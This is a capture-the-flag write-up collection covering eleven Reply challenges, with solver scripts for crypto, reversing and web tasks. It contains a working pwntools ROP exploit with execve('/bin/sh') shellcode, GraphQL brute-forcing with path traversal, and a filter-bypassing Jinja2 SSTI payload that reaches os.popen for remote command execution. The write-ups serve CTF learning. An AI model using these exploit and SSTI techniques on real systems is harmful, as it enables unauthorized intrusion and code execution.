

REPLY CHALLENGES

WreckTheLine - Writeups



1. DESERCALC.EXE

The challenge provided us with a `client` and `server` binary. Both binaries have quite a lot of functions, perform some checks (ENV variable, asks for a password, etc), but after all of these have passed, we can insert operations in Reverse Polish Notation. What I basically did was to send a random input: `'X'*100`, got the FAIL message. I then introduced a valid Reverse Polish expression, and triggered a Segmentation fault at address `0x58585858`. From this point, I didn't really care how the vulnerability was triggered. I just added a gadget to move the stack at my input buffer, and executed the ROP chain. The ROP chain, performed a read in the `.bss` segment (which is `rwX`) and then executed shellcode: `dup2(4, 1), dup2(4, 0), execve(/bin/sh)`.

Script content:

```
#!/usr/bin/env python

from pwn import *
import sys
import time
import argparse
import string

# ===== #
# ===== SETTINGS ===== #
# ===== #

context.arch = 'i386' # [ amd64 | i386 ]
context.os = 'linux'
context.endian = 'little'
context.word_size = 64 # [ 64 | 32 ]
# ['CRITICAL', 'DEBUG', 'ERROR', 'INFO', 'NOTSET', 'WARN', 'WARNING']
context.log_level = 'INFO'
context.terminal = ['tmux', 'splitw', '-h']

# ===== #
# ===== TEMPLATE ===== #
# ===== #

program_name = './client'
binary = ELF(program_name)
```

```

remote_server = 'gamebox1.reply.it' # '127.0.0.1'
PORT = 27364 # 8034

parser = argparse.ArgumentParser(description='Exploit the bins.')
parser.add_argument('--dbg' , '-d', action="store_true")
parser.add_argument('--remote', '-r', action="store_true")
parser.add_argument('--lib', '-l', action="store_true")
args = parser.parse_args()

if args.remote:
    p = remote(remote_server, PORT)
else:
    # know libc
    if args.lib:
        libc = ELF("libc.so.6") #determin libc-version: ldd ./program_name
        p = process(program_name, env={'LD_PRELOAD' : libc.path})
    # don't know libc
    else:
        p = process(argv=[program_name, '127.0.0.1', '8005'])

if args.dbg:
    gdb.attach(p, '''
        vmmmap
        b *main
        ''')

# ===== #
# ===== USEFUL FUNCTIONS ===== #
# ===== #

sl = p.sendline
sla = p.sendlineafter
sa = p.sendafter
s = p.send

def get_symbols(y):
    x = p32(binary.symbols[y])
    return x
    # Example: read_got = p32(binary.symbols["read"])

def get_libc_offset(x):
    off = libc.symbols[x]
    return off

def search_binsh():
    return libc.search("/bin/sh").next()

# ===== #
# ===== FLOW OF PROGRAM ===== #
# ===== #

if __name__ == "__main__":

    parola = 'JustPwnThis!'
    sla('Password:',parola)

    p.recvuntil('OK')

    ropchain = p32(0x0804ae65) + p32(0x804d0f0+0x38)*2 + p32(0x0804ADBF) + p32(0x4) + p32(0x804d0f0) +
p32(0xdead)
    p.sendline(ropchain)

    p.recvuntil('FAIL')
    p.sendline('35+72-+')

```

```

    ASM = p32(0x804d138).ljust(0x8, '\x90')

    tcode =
"\xB8\x3F\x00\x00\x00\xBB\x04\x00\x00\x00\xB9\x01\x00\x00\x00\xCD\x80\xB8\x3F\x00\x00\x00\xBB\x04\x00\x00\x00\xB9\x00\x00\x00\x00\xCD\x80\xB8\x0B\x00\x00\x00\x00\xBB\xF0\xD0\x04\x08\xB9\x00\x00\x00\x00\xCD\x80"

    p.sendline('/bin/sh\x00' + p32(0x804d0f0)*13 + ASM + p32(0x804d0f0) + tcode)

    p.interactive()

```

Flag: {FLG:Y0u_5ucc355fu11y_d3s3ri4l1z3d_Out_Of_j41l!}

2. LIMBOZONE -?-> LIMBOZONE

The challenge consists of 1024 nested and password-protected 7z archives and a python script explaining how the password for each archive can be obtained. To solve the challenge, I wrote a python script that compares each pair of the images given and finds the only pixel that differs between the two while taking into account manipulations such as mirror over a certain axis and rotations.

Script content:

```

from PIL import Image
from pwn import *

def try_diff(p1, p2):
    count = 0
    password = ''
    img = Image.open(p1)
    pixels = img.load()
    imgwidth, imgheight = img.size

    img2 = Image.open(p2)
    img2 = img2.convert('RGB')
    pixels2 = img2.load()
    imgwidth2, imgheight2 = img2.size
    if imgwidth == imgwidth2 and imgheight == imgheight2:
        for row in range(imgheight):
            for col in range(imgwidth):
                v1 = pixels[col,row]
                v2 = pixels2[col,row]
                if v1 != v2:
                    (r1,g1,b1) = v1
                    (r2,g2,b2) = v2
                    xy = str(col) + str(row)
                    rgb1 = '{:0{}}X'.format(r1, 2) + '{:0{}}X'.format(g1, 2) + '{:0{}}X'.format(b1, 2)
                    rgb2 = '{:0{}}X'.format(r2, 2) + '{:0{}}X'.format(g2, 2) + '{:0{}}X'.format(b2, 2)
                    password = xy + rgb1 + rgb2
                    count += 1
    if count == 1:
        return password
    else:
        return ''

```

```

def solve(lvl):
    path = 'level_{}/'.format(lvl)
    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-flip', path+'lev3l_{}.png'.format(lvl),
path+'lev3l_{}_flip.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-flop', path+'lev3l_{}.png'.format(lvl),
path+'lev3l_{}_flop.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-flip', '-flop', path+'lev3l_{}.png'.format(lvl),
path+'lev3l_{}_flip_flop.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-rotate', '90', path+'lev3l_{}.png'.format(lvl),
path+'lev3l_{}_r90.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-rotate', '180', path+'lev3l_{}.png'.format(lvl),
path+'lev3l_{}_r180.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-rotate', '270', path+'lev3l_{}.png'.format(lvl),
path+'lev3l_{}_r270.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-rotate', '90',
path+'lev3l_{}_flip.png'.format(lvl), path+'lev3l_{}_flip_r90.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-define', 'png:format=png32', '-format', 'png', '-rotate', '180',
path+'lev3l_{}_flip.png'.format(lvl), path+'lev3l_{}_flip_r180.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-rotate', '270', path+'lev3l_{}_flip.png'.format(lvl), path+'lev3l_{}_flip_r270.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-rotate', '90', path+'lev3l_{}_flip_flop.png'.format(lvl),
path+'lev3l_{}_flip_flop_r90.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-rotate', '180', path+'lev3l_{}_flip_flop.png'.format(lvl),
path+'lev3l_{}_flip_flop_r180.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    sh = process(['convert', '-rotate', '270', path+'lev3l_{}_flip_flop.png'.format(lvl),
path+'lev3l_{}_flip_flop_r270.png'.format(lvl)])
    print sh.recvall()
    sh.close()

    for file in
['lev3l_XXX.png', 'lev3l_XXX_flip.png', 'lev3l_XXX_flop.png', 'lev3l_XXX_flip_flop.png', 'lev3l_XXX_r90.png', 'lev3l_XXX_r180.png', '
lev3l_XXX_r270.png',
    'lev3l_XXX_flip_r90.png', 'lev3l_XXX_flip_r180.png', 'lev3l_XXX_flip_r270.png',
    'lev3l_XXX_flip_flop_r90.png', 'lev3l_XXX_flip_flop_r180.png', 'lev3l_XXX_flip_flop_r270.png']:

```

```

file = path + file.replace('XXX', str(lvl))
password = try_diff(path+'level_{}.png'.format(lvl), file)
if password != '' and password != '6496B4B4B4700B53':
    print password
    sh = process(['unar', '-p', password, path+'level_{}.7z'.format(lvl+1)])
    print sh.recvall()
    sh.close()
    break

for i in range(1024):
    solve(i)

```

Flag: {FLG:p1xelOutOfBound3xception_tr4p_1s_shutt1ng_d0wn}

3. SPHINX'S MATH

The challenge is about solving systems of linear equations where the variables are noted with various emojis. I automated the solving process using a python3 script. The script fetches the problem from the server, parses the statements into a matrix where each row represents an equation, and then converts the matrix into reduced row echelon form to obtain the correct solutions.

Script content:

```

import requests
import string
import numpy as np
session = requests.session()
import sympy
def solve_eq(eqs):
    symbols = set()
    for e in ''.join(eqs):
        if e not in string.printable:
            symbols.add(e)

    r = list(map(lambda x: int(x.split('=')[-1]), eqs[:-1]))
    print(r)
    symbols = list(symbols)
    c = []
    for each in eqs[:-1]:
        c.append([])
        for s in symbols:
            tmp = ''
            print(s)
            if s in each:
                idx = each.index(s)
                while idx > 0:
                    print(tmp)
                    idx -= 1
                if each[idx] in '+-1234567890.()':
                    tmp += each[idx]
            else:
                break

```

```

        print(tmp[:-1])
        c[-1].append(eval(tmp[:-1]))

    else:
        c[-1].append(0)
    c[-1].append(r[len(c)-1])
c = np.array(c)
print(c)
print(r)

vals = list(map(lambda x: x[-1], sympy.Matrix(c).rref()[0].tolist()))

final = eqs[-1]
for i in range(len(symbols)):
    final = final.replace(symbols[i], '*' + str(vals[i]))
answer = eval(final.split('=')[0])
return answer

def solve():
    data = session.get('http://codingbox4sm.reply.it:1338/sphinxseguaggi/').text
    data = list(map(lambda x: x[3:-4], list(map(lambda x: x.strip(), data.split('<div
class="enigma">')[1].split('</div>')[0].strip().split('\n'))[:2])))
    print(data)

    for i in range(513):
        answer = solve_eq(data)
        data = session.post('http://codingbox4sm.reply.it:1338/sphinxseguaggi/answer', data={
            'answer': answer
        }).text
        print(data)
        data = list(map(lambda x: x[3:-4], list(map(lambda x: x.strip(), data.split('<div
class="enigma">')[1].split('</div>')[0].strip().split('\n'))[:2])))

print(string.printable)
solve()

```

Flag: {FLG:F0r63t_7h3_4r4b1c-num3r4l5_hi3r06lyph5_w1ll_n3v3r-d13!}

4. MBRRRR

This challenge is about reverse engineering the bootloader inside the given MBR boot sector. Through static analysis, the main program logic as well as the included data can be extracted. The program checks the flag by xoring and adding the input with various values and verifying the final result to a stored constant. A python script is created to brute force the valid flag one character at a time.

Script content:

```

key = 'C7BB877C20F7F36583B12370ED0283A9C31FD98FE402FAF939FEDDBD0DE943489BEE622C89102833423347C5955500'.decode('hex')
result = 'B6F8FB2C0CC9D752B6C37A852A9FFED040312B08288C11126E2CDCFD973986D208E1C06C0E8778A4E8B8CA4C1B974F707300'.decode('hex')
output = ''
print 'hi'
for each in range(len(key)):
    for i in range(256):

```

```

kv = ord(key[each])
tmp = i ^ kv
tmp = (tmp + each) & 0xff
tmp ^= 0x13
tmp = (tmp + each) & 0xff
tmp ^= 0x19
tmp = (tmp + each) & 0xff
if tmp == ord(result[each]):
    output += chr(i)
print output

```

Flag: {FLG:18471a01b9b9528273857ee47a19d6710848f568}

5. Poeta Errante Chronicles

This task is about following a story in the terminal and getting the flag. The story can only go one way as the other options given at each point lead to nothing.

The first step was to decode what was written on the piece of paper which looked like UTF-8.

Using a python, I wrote a quick script that printed in the terminal the output.

```

print
(data.replace('e29688','\u2588').replace('e29684','\u2584').replace('e29680','\u2580').replace('0a','\n').replace('20',' '))

```

This resulted into a QR Code which gave us the right address.




The second step was to solve the lock puzzle.

| | |
|------|--|
| 3871 | 1 correct digit and in right position |
| 4170 | 1 correct digit and in wrong position |
| 5028 | 2 correct digits and in right position |
| 7526 | 1 correct digit and in right position |
| 8350 | 2 correct digits and in wrong position |

From the first two we can eliminate the digit 7 which cannot be right. From the first and third conditions we can eliminate the digit 8. From the third and fourth conditions we can eliminate the digit 5 as it cannot be in the right position in both conditions. From the last condition we eliminated the digits 5 and 8 so the only right digits remain 3 and 0. From the first condition we know that 3 must be on the first position and from the third condition we know that 0 must be on the second position. So we have till now 30__. By looking at the third condition again, since 5

and 8 are not good, we remain with 2 on the third position. Since two is right and 7 and 5 are wrong, then 6 from the fourth condition must be wrong. So the last digit must be 9. The code is: 3029.

After getting the code right and following the story, at the end we are presented with some hex dumps. By searching the first bytes, I saw that the hex dumps were in fact packets. Using text2pcap, I converted the hex dumps into a pcap file. By following the TCP Stream we can see the flag which is almost right.



```
{FLG:i7430prrn37343<}
```

Looking at it we can see the colors alternating but near the end, there is a mistake. 3734 is not right and it should be 3374.

FLAG: {FLG:i7430prrn33743<}

6. Wells-read

By looking at the files given we can deduce that the words.txt contains a dictionary of words and the other file is the document with the wrong words. Using python and deleting the words that appear in the words.txt from the book reduced the number of words in the file, so it was easier to search for the flag.

```
words = open("words.txt", "r").read().split("\n")

book = open("The Time Machine by H. G. Wells.txt", "r").read()

for w in words:
    book = book.replace(" " + w + " ", "")

for w in words:
    book = book.replace("\r\n" + w + " ", "\r\n")

for w in words:
    book = book.replace("\r\n" + w + "\r\n", "\r\n")

for w in words:
    book = book.replace(" " + w.upper() + " ", "")

for w in words:
    book = book.replace("\r\n" + w.upper() + " ", "\r\n")

for w in words:
    book = book.replace("\r\n" + w.upper() + "\r\n", "\r\n")

for w in words:
    book = book.replace(" " + w.lower() + " ", "")

for w in words:
    book = book.replace("\r\n" + w.lower() + " ", "\r\n")
```



```

for w in words:
    book = book.replace("\r\n" + w.lower() + "\r\n", "\r\n")

for w in words:
    book = book.replace(" " + w.capitalize() + " ", "")

for w in words:
    book = book.replace("\r\n" + w.capitalize() + " ", "\r\n")

for w in words:
    book = book.replace("\r\n" + w.capitalize() + "\r\n", "\r\n")

```

Copying the output into Word, I searched for “{” and looked if the next four wrong words contained “FLG:”. I did this until I found the right spot.

Flag: {FLG:1_kn0w_3v3ryth1ng_4b0ut_t1m3_tr4v3ls}

7. HIDE & EXEC

By decoding the first barcode using <https://zxing.org/w/decode.jspx> I was presented with a source code. The first source code was php and by running it I got the password for the zip file. By using the zxing library in python we can decode any barcode that zxing supports and by using the esobroute library we can run any code. To make the process go quicker we can specify to esobroute which language to use. Everytime esobroute failed to extract the password, I manually decoded the barcode and added the new programming language to the script. After some time I got the flag.

```

import zxing
import os
import subprocess
from zipfile import ZipFile

reader = zxing.BarCodeReader()

while True:
    for file in os.listdir("./"):
        if file.endswith(".png"):
            fileName = file
            break
    print (fileName)
    barcode = reader.decode("./"+fileName)
    w = open("script", "w")
    w.write(barcode.raw)
    w.close()

    outputBrainFuck = subprocess.check_output(['esobroute', '-l', 'brainfuck', 'script'])

    if b"XXX" not in outputBrainFuck:
        result = outputBrainFuck.split(b": ")[1].split(b".")[0]
    else:
        outputJS = subprocess.check_output(['esobroute', '-l', 'javascript-node', 'script'])
        if b"XXX" not in outputJS:
            result = outputJS.split(b": ")[1].split(b".")[0]
        else:
            outputJava = subprocess.check_output(['esobroute', '-l', 'java-openjdk', 'script'])

```

```

if b"XXX" not in outputJava:
    result = outputJava.split(b": ")[1].split(b".")[0]
else:
    outputBash = subprocess.check_output(['esobroute', '-l', 'bash', 'script'])
    if b"XXX" not in outputBash:
        result = outputBash.split(b": ")[1].split(b".")[0]
    else:
        outputPython = subprocess.check_output(['esobroute', '-l', 'python3', 'script'])
        if b"XXX" not in outputPython:
            result = outputPython.split(b": ")[1].split(b".")[0]
        else:
            outputPhp = subprocess.check_output(['esobroute', '-l', 'php', 'script'])
            if b"XXX" not in outputPhp:
                result = outputPhp.split(b": ")[1].split(b".")[0]
            else:
                print("Error")
                result = ""
                break

result = result[:32]
subprocess.check_output(['7z', 'x', "-p"+result.decode('utf-8'), fileName[:-4]+'.zip'])
os.remove(fileName)
os.remove(fileName[:-4]+'.zip')

```

FLAG: {FLG:P33k-4-b0o!UF0undM3,Y0urT0olb0xIsGr8!!1}

8. A LOST MESSAGE

For this challenge, we were given a key (image) and a document (with some instructions). Inside the document we discover that the image is Neapolitan Smorfia. After googling this, I discovered this particular image:



It was interesting because it contained all the pictures from the key image we were given. So I started mapping the key according to this picture and obtained:

```

[93 42 51 59 9 51 15 88 34 51 2 92 24 51 32 93 26 41 51 24 35 11 95 24 4 95 62 51 27 41 51 88 30 41 51 11
92 93 2 42 51 24 35 51 40 93 9 51 13 32 92 2 9]

```

The next step is to observe a hint that was given inside the document: "P.S.: Remember the time we spent on the island. It will help you!". Looking for the time spent on the island, we can find: "Without explaining how well, after 15 weeks and 3 days they escaped from it and returned home". Converting the given period into days we obtain: $15 * 7 + 3 == 108$ days.

So I went to perform `xor([array_digits], 108)` and got the following string:

"1F_We_c4N_n0t_L1vE_tOg3th3R_wE_4rE_g01nF_tO_D1e_aL0ne".

After that I xored the string I just obtained with the "encrypted message":

```
xor('727f00340e075a6b3a69146f2d3e3a67403c343e101d052b1a58623d3c1a0e53087c00245b6e00771d1f1005316e08693e24000714'.decode('hex'),
```

"1F_We_c4N_n0t_L1vE_tOg3th3R_wE_4rE_g01nF_tO_D1e_aL0ne") and got:

"C9_ckX9_t6z_YavV6ykJ_z6_rk0bK_Qgz9_Ck_n1Bk_Zu_m6_h0iq". I applied ROT transformation on the string and got the flag:

"W3_weR3_n0t_SupP0seD_t0_le4vE_Kat3_We_h4Ve_To_g0_b4ck"

Flag: {FLG:W3_weR3_n0t_SupP0seD_t0_le4vE_Kat3_We_h4Ve_To_g0_b4ck}

9. Maze Graph

Disclaimer: At the time of writing the web write-ups all the challenges were down, so unfortunately I can not show screenshots or server responses.

GraphQL challenge. When we first open up the page we are presented with a hint to go checkout the `/graphql` page. As we can see we are presented with a nice graphical interface instead of just an API endpoint, either way it was fine. By enumerating the GraphQL schema we find types such as `User` and `Post`, to enumerate the types we can use a query like:

```
{
  __schema {
    types {
      name
    }
  }
}
```

Alternatively, we could just use the GraphQL user interface to get all the data we need, but these queries are nice to have in case we have to deal with an API somewhere down the line

```
{
  __type(name: "User") {
    name
    fields {
      name
      type {
```

```
        name
        kind
    }
}
}
```

Extracting the fields of the User type didn't give us too much information, there was no password field and no unusual data in the username and first/lastname fields. Changing the name from "User" to "Post" we were able to extract the fields for the Post type and there is an interesting field named public, which is of type Boolean. We would like to see the posts which are not marked as public (they are private) and see if they contain any interesting information.

Next we should check out what queries are available to us

```
{
  __schema {
    queryType {
      fields {
        name
        description
      }
    }
  }
}
```

Returns queries like user, post, allUsers, allPublicPosts and getAsset. Unfortunately there is no option to view allPosts, not just the public ones. user and post queries were based on the respective id of the type, but by looking at the `all` queries, we can take a guess that the ids are auto incrementing (from 1 to 50 in case of users) and from 1 to ~250 in case of posts. We can just bruteforce the post's id and check for private ones, or just get all of them and filter based on content, as we see that all public posts' content starts with 'uselesesstext'. By using Burp Extension 'Copy As Python-Requests' we can quickly write a python script that automatizes the bruteforce:

```
import requests
import time
import string
```

```

o = '['
for el in range(1,252):

    burp0_url =
"http://gamebox1.reply.it:80/a37881ac48f4f21d0fb67607d6066ef7/graphql?"
    burp0_cookies = {"connect.sid":
"s%3AXSk9UAoDiDlSkqUfRQQ9TTN-8Kmk7arW.NvLyb59zKaDCc2PYPzUf2jxkqLWjup9WxVtH8
IsFIso"}
    burp0_headers = {"Accept": "application/json", "User-Agent":
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/85.0.4183.83 Safari/537.36", "Content-Type":
"application/json", "Origin": "http://gamebox1.reply.it", "Referer":
"http://gamebox1.reply.it/", "Accept-Encoding": "gzip, deflate",
"Accept-Language": "en-US,en;q=0.9", "Connection": "close"}
    burp0_json={"query": "{\n  post(id:"+str(el)+") {\n    id\n    title\n
public\n    author {\n      id\n    }\n    content\n  }\n}", "variables":
None}
    r=requests.post(burp0_url, headers=burp0_headers,
cookies=burp0_cookies, json=burp0_json)

    o += r.text + ','
    time.sleep(0.2)
o += ']'

open('data.txt', 'wb').write(o)
print 'done'

```

Checking out data.txt, just by searching for 'uselesesstext' we can see that



We only have 250 matches from 251 records, we can conclude that at least one post has relevant information. And indeed we find a post with id=40 and the title 'Personal notes' with the following content:

```

\rDucimus porro optio explicabo minima aut. Nam vel quia vitae sint error quis vitae. Nesciunt quos molestiae blanditiis quos
praesentium sed minus aperiam porro. Placeat magnam velit beatae et vel asperiores doloribus labore. Culpa maxime est ut et
rerum dolorem consequuntur laborum.\n\rCumque provident soluta ea optio saepe omnis. Consequuntur at repellat est nemo possimus
non. A non rem est sed a quis sunt. Et sit perferendis."},{\n  "data":{\n    "post":{\n      "id":40,\n      "title":"Personal notes",\n      "public":false,\n      "author":{\n        "id":1,\n        "content":"Remember to delete the ../mysecretmemofile asset.",\n      },\n      "data":{\n        "post":{\n          "id":41,\n          "title":"Itaque
aut rerum id odit et est perferendis.",\n          "public":true,\n          "author":{\n            "id":18,\n            "content":"uselesesstext Sit quidem cupiditate. Ut
commodi voluptatum assumenda aspernatur minus animi et incidunt at. Molestias tenetur iste debitis. Adipisci qui nihil quasi.
Expedita consectetur qui similique qui et. Error repudiandae sunt inventore est et ut.\n\rExplicabo possimus iusto. Voluptatem
enim est ex qui beatae doloremque. Laborum et natus aperiam autem repellat quiaerat eos. Aperiam perferendis distinctio vel

```

the keyword here is 'asset', remember that we have found a query named getAsset, which takes a parameter named of type String, we can run the query as follows:

```

query {

```

```
getAsset(name:"../mysecretmemofile")
}
```

And that is going to give us the flag.

Flag: {FLG:st4rt0ffwith4b4ng!}

10. The Secret Notebook

Disclaimer: At the time of writing the web write-ups all the challenges were down, so unfortunately I can not show screenshots or server responses.

Jinja2 SSTI challenge. This was probably the challenge I've had the most fun trying to solve. We are presented with a page that is supposed to do some crypto on your input and shows the output. After some manual fuzzing we deduce that the crypto is just a substitution of individual characters, so we can build a dictionary that would help us 'encrypt' so that we control the 'decrypted' output. The first part of my script did exactly that.

```
import requests
from HTMLParser import HTMLParser
import string

burp0_url = "http://gamebox1.reply.it:80/0b7d3eb5b7973d27ec3adaffd887d0e2/"
burp0_headers = {"Cache-Control": "max-age=0", "Upgrade-Insecure-Requests":
"1", "Origin": "http://gamebox1.reply.it", "Content-Type":
"application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9", "Referer":
"http://gamebox1.reply.it/0b7d3eb5b7973d27ec3adaffd887d0e2/",
"Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9",
"Connection": "close"}
burp0_data = {"cipher": string.printable}
r = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)

alph2 = r.text.split('readonly >')[1].split('\n')[0]

print len(string.printable)
h = HTMLParser()
alph2 = h.unescape(alph2)
print alph2
print len(alph2)
dic = {}
```

```
for i in range(len(alph2)):
    dic[alph2[i]] = string.printable[i]
```

Now that we control what shows up, let's check if SSTI works, with a payload like `{{1+1}}` it returns 2 and we conclude that we do indeed have SSTI. Now, the hard part was that there were some filters that we had to avoid. When a character was filtered/banned the whole SSTI failed. Not sure how the filters worked, because it even avoided harder examples like `'a'*1`, and it detected using `+` for string concatenation. So in some contexts some characters were okay to use, and in others not. Not even using payloads like `'a'*1+1*'b'` worked so the filter was pretty good. It would also disallow certain words sometimes and some important characters like `.` and `'`.

One of the harder subproblems was finding out how to concatenate strings, because without string concatenation it would be impossible to bypass some word filters. `+` was banned, we couldn't use `ljoin` without `,` so the solution was just to concatenate letters using... nothing. Yes, `'a''b'` in python results in the string `'ab'`, and it wasn't banned. We can bypass the `.` ban using jinja's `|attr()` function, so, to access `request.application` we would have to write a payload like:

```
encode_payload("{{request|attr('a''p''p''l''i''c''a''t''i''o''n')}}")
```

And indeed, it would work and the server would print the repr of the `request.application` in the response. From there it was only a small jump to executing custom code (getting RCE) using this payload:

```
print
encode_payload("{{request|attr('a''p''p''l''i''c''a''t''i''o''n')|attr('_''_''g''l''o''b''a''l''s''_''_')|attr('_''_''g''e''t''i''t''e''m''_''_')('_''_''b''u''i''l''t''i''n''s''_''_')|attr('_''_''g''e''t''i''t''e''m''_''_')('_''_''i''m''p''o''r''t''_''_')(o's')|attr('p''o''p''e''n')('w''h''o''a''m''i')|attr('r''e''a''d')()}}")
```

And, perfect. It returns `"user"`, as that is the user that the application is running as.

But, we are *quite* limited, we cannot use a lot of characters in the command as they were being filtered out and that was quite annoying because I saw `'flag'` being in the output of the ``ls`` command and I couldn't run ``cat`` on it. One way we could get rid of any character restriction is if instead of using a custom string in the payload as the command, we can just use another variable that we can control. And we do indeed control the GET parameters and we can reference them using `request.args.__getitem__('param_name')` (the `__getitem__` functions turns out to be important for our purposes, as we cannot access `param_name` with the `.` operator, and neither as an attribute/array index). Doing that we get the final form of our

payload

```
print
encode_payload("{request|attr('a''p''p''l''i''c''a''t''i''o''n')|attr('_''
_'g''l''o''b''a''l''s''_''_')|attr('_''_'g''e''t''i''t''e''m''_''_')('_''
_'b''u''i''l''t''i''n''s''_''_')|attr('_''_'g''e''t''i''t''e''m''_''_')('
_'_'i''m''p''o''r''t''_''_')('o''s')|attr('p''o''p''e''n')(request|attr('
a''r''g''s')|attr('_''_'g''e''t''i''t''e''m''_''_')('f'))|attr('r''e''a''d
')()}}")
# Encoded as:
LLC6BF6DEM2EECW2VAVVAVV=VV:VV4VV2VVEVV:VV@VV?VXM2EECW0VV0VV8VV=VV@VV3VV2
VV=VVDVV0VV0VXM2EECW0VV0VV8VV6VVEVV:VVEVV6VV>VV0VV0VXW0VV0VV3VVFVV:VV=VVE
VV:VV?VVDVV0VV0VXM2EECW0VV0VV8VV6VVEVV:VVEVV6VV>VV0VV0VXW0VV0VV:VV>VAVV@
VVCVVEVV0VV0VXW@VVDVXM2EECWAVV@VAVV6VV?VXWC6BF6DEM2EECW2VVCV8VVDVXM2EE
CW0VV0VV8VV6VVEVV:VVEVV6VV>VV0VV0VXW7VXXM2EECWCV6VV2VV5VXWNN
```

Now we can control the command being executed by modifying the 'f' GET parameter, resulting in full RCE on this machine. The flag is in flag/flag.txt (so we need to visit the URL

<http://gamebox1.reply.it/0b7d3eb5b7973d27ec3adaffd887d0e2/?f=cat%20flag/flag.txt#>) to get the flag. My python helper script:

```
import requests
from HTMLParser import HTMLParser
import string

dic = {u' ': ' ', u'$': 'S', u'(': 'W', u',': '[', u'0': '_', u'4': 'c',
u'8': 'g', u'<': 'k', u'@': 'o', u'D': 's', u'H': 'w', u'L': '{', u'P':
'!', u'T': '%', u'X': ')', u'\\': '-', u`': '1', u'd': '5', u'h': '9',
u'l': '=', u'p': 'A', u't': 'E', u'x': 'I', u'|': 'M', u'#': 'R', u'\"':
'V', u'+': 'Z', u'/': '^', u'3': 'b', u'7': 'f', u';': 'j', u'?': 'n',
u'C': 'r', u'G': 'v', u'K': 'z', u'O': '~', u'S': '$', u'W': '(', u'[':
',', u'_': '0', u'c': '4', u'g': '8', u'k': '<', u'o': '@', u's': 'D',
u'w': 'H', u'{': 'L', u'\"': 'Q', u'&': 'U', u'*': 'Y', u'.': ']', u'2':
'a', u'6': 'e', u':': 'i', u'>': 'm', u'B': 'q', u'F': 'u', u'J': 'y',
u'N': '}', u'R': '#', u'V': '\"', u'Z': '+', u'^': '/', u'b': '3', u'f':
'7', u'j': ';', u'n': '?', u'r': 'C', u'v': 'G', u'z': 'K', u'~': 'O',
u'\\t': '\\t', u'!': 'P', u'%': 'T', u')': 'X', u'-': '\\', u'1': '`', u'5':
'd', u'9': 'h', u'=': 'l', u'A': 'p', u'E': 't', u'I': 'x', u'M': '|',
u'Q': '\"', u'U': '&', u'Y': '*', u']': '.', u'a': '2', u'e': '6', u'i':
':', u'm': '>', u'q': 'B', u'u': 'F', u'y': 'J', u'}': 'N'}
```

```
def encode_payload(payload):
    o = ''
```



```

    for c in payload:
        o += dic[c]
    return o

def gen_concat(s):
    o = ""
    for c in s:
        if c == '\\':
            c = '\\\\'
        o += "" + c + ""
    return o

print gen_concat('__globals__')
print gen_concat('__getitem__')
print gen_concat('__builtins__')
print gen_concat('__import__')

print
encode_payload("{request|attr('a'p'p'l'i'c'a't'i'o'n')|attr('_'
_'g'l'o'b'a'l's'_'_|attr('_'_'g'e't'i't'e'm'_'_|attr('_'_'b'u'i'l't'i'n's'_'_|attr('_'_'g'e't'i't'e'm'_'_|attr('_'_'i'm'p'o'r't'_'_|attr('p'o'p'e'n')(request|attr('a'r'g's')|attr('_'_'g'e't'i't'e'm'_'_|attr('r'e'a'd')()))}")

#http://gamebox1.reply.it/0b7d3eb5b7973d27ec3adaffd887d0e2/?f=cat%20flag/fl
ag.txt#

```

Flag: {FLG:Th3_S3cr3t_N0t3b00k_15_N0w_D3crypt3d!}

11. That's what server says

Disclaimer: At the time of writing the web write-ups all the challenges were down, so unfortunately I can not show screenshots or server responses.

XXE/user agent challenge. When we first open up the page we are presented with a rather large image of some blackberries, so that is kind of a hint of what will come next, checking out robots.txt we find another picture, something about “where is my friend Berry?”, so it was probably asking for a BlackBerry device, that is the same as using a BlackBerry User Agent the first User Agent that I’ve found and that actually worked was **Mozilla/5.0**

**(BlackBerry; U; BlackBerry 9900; en) AppleWebKit/534.11+ (KHTML, like Gecko)
Version/7.1.0.346 Mobile Safari/534.11+**

With this User Agent, browsing /robots.txt gives us the location of our next target /cfd82bcb40eef62d2801aaeb74558f9a9f6a7c35/file_upload.php a very simple PHP page where we could upload some images. After uploading a random image, the page showed 2 interesting things.

1. The file was placed in /var/www/chall300_web/1343211 where the number was random every time. But going to /1343211 or /cfd82bcb40eef62d2801aaeb74558f9a9f6a7c35/1343211 resulted in a 404, so there was no confirmation that the file was actually uploaded to the server. If it were, maybe we could've uploaded a php shell.
2. That the /cfd82bcb40eef62d2801aaeb74558f9a9f6a7c35/file_upload API endpoint was unknown, and that was kinda strange as it wasn't something that was visible in the visual HTML form

Using burp to intercept the request we can see that the data being sent looks something like this

```
-----WebKitFormBoundaryZmlto3dIYU8ofueA
Content-Disposition: form-data; name="fileToUpload"; filename="file.png"
Content-Type: image/png

BINARY IMAGE DATA
-----WebKitFormBoundaryZmlto3dIYU8ofueA
Content-Disposition: form-data; name="req"

